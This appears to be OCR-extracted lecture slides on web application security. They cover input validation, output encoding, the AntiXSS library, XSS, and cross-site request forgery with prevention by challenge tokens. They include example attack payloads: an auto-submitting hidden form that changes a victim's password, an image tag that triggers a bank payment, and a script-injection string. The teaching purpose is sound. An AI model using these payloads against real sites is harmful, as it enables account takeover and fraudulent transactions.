
Sanitizing Zip Codes

```
 private static final Pattern zipPattern = Pattern.compile("^\d{5}(-\d{4})?$");
 public void doPost( HttpServletRequest request, HttpServletResponse response) {
         try {
                  String zipCode = request.getParameter( "zip" );
                  if ( !zipPattern.matcher( zipCode ).matches()  {
                           throw new YourValidationException( "Improper zipcode
format." );
                  }
                  .. do what you want here, after its been validated ..
         } catch(YourValidationException e ) {
                  response.sendError( response.SC_BAD_REQUEST, e.getMessage() );
         }
 }
```

Client-Side Sanitization

```
element.innerHTML =
“<%=Encoder.encodeForJS(Encoder.encodeForHTML(untrustedData))%>”;
element.outerHTML =
“<%=Encoder.encodeForJS(Encoder.encodeForHTML(untrustedData))%>”;

var x = document.createElement(“input”);
x.setAttribute(“name”, “company_name”);
x.setAttribute(“value”, ‘<%=Encoder.encodeForJS(companyName)%>’);
var form1 = document.forms[0];
form1.appendChild(x);
```

Use Libraries for Sanitization



Anti-Cross Site Scripting Library (AntiXSS)

nageshwa, 28 Aug 2013 CPOL

★★★★★ 4.80 (2 votes)

Rate this: ☆☆☆☆☆

Anti-cross site scripting library (AntiXSS)

Before understanding Anti-Cross Site Scripting Library (AntiXSS), let us understand Cross-Site Scripting(XSS).

Cross-site Scripting (XSS)


Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding it.

Break…

HI, THIS IS XKCDSW. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID I BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR COMIC <script>alert(String.fromCharCode(64976)); ?
OH. YES.
WELL, YOU'VE KILLED XKCDSW'S VISITORS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

http://xkcdsw.com/

XSRF in a Nutshell



User Visits Attacker's Site

Attacker's Site

Submits Form That Actually Submits To Your Site

Your Site

Since the user was probably logged in to your site, the form is validated and processed, most likely doing things the user did not want to do.

XSRF Example

1. Alice's browser loads page from `hackerhome.org`

2. Evil Script runs causing `evilform` to be submitted with a password-change request to our "good" form: `www.mywwwservice.com/update_profile` with a `<input type="password" id="password">` field

evilform

```
<form method="POST" name="evilform" target="hiddenframe"
  action="https://www.mywwwservice.com/update_profile">
  <input type="hidden" id="password" value="evilhax0r">
</form>
<iframe name="hiddenframe" style="display: none">
</iframe> <script>document.evilform.submit();</script>
```


3. Browser sends authentication cookies to our app. We're hoodwinked into thinking the request is from Alice. Her password is changed to **`evilhax0r`**!

XSRF Impacts

- Malicious site can't read info, but can make *write* requests to our app!
- In Alice's case, attacker gained control of her account with full read/write access!

- Who should worry about XSRF?
  - Apps w/ server-side state: user info, updatable profiles such as username/passwd (e.g. Facebook)
  - Apps that do financial transactions for users (e.g. Amazon, eBay)
  - Any app that stores user data (e.g. calendars, tasks)

Example: Normal Interaction



Alice

bank.com

/login.html


/auth uname=victim&pass=fmd9032

Cookie: sessionid=40a4c04de

/viewbalance
Cookie: sessionid=40a4c04de

“Your balance is $25,000”

Example: Another XSRF Attack



Alice

bank.com

evil.org

/login.html

/auth uname=victim&pass=fmd9032

Cookie: sessionid=40a4c04de

/evil.html

<img src="http://bank.com/paybill?addr=123 evil st & amt=$10000">


/paybill?addr=123 evil st, amt=$10000
Cookie: sessionid=40a4c04de

“OK. Payment Sent!”

Prevention


- The most common method to prevent Cross-Site Request Forgery (CSRF) attacks is to append unpredictable **challenge tokens** to each request and associate them with the user’s session
- Such tokens should at a minimum be unique per user **session**, but can also be unique per **request**.
- By including a challenge token with each request, the developer can ensure that the request is not coming from source other than the user

Typical Logic For XSRF Prevention




This is Just the Beginning…

- Browser Security Handbook
  - … DOM access
  - … XMLHttpRequest
  - … cookies
  - … Flash
  - … Java
  - … Silverlight
  - … Gears
  - Origin inheritance rules




XmlHttpRequest

- XmlHttpRequest is the foundation of AJAX-style application on the web today
- Typically:



```
var request = new XMLHttpRequest();
request.open('GET', 'file:///home/user/file.json', false);
request.send(null);

if (request.status == 0)
  console.log(request.responseText);
```

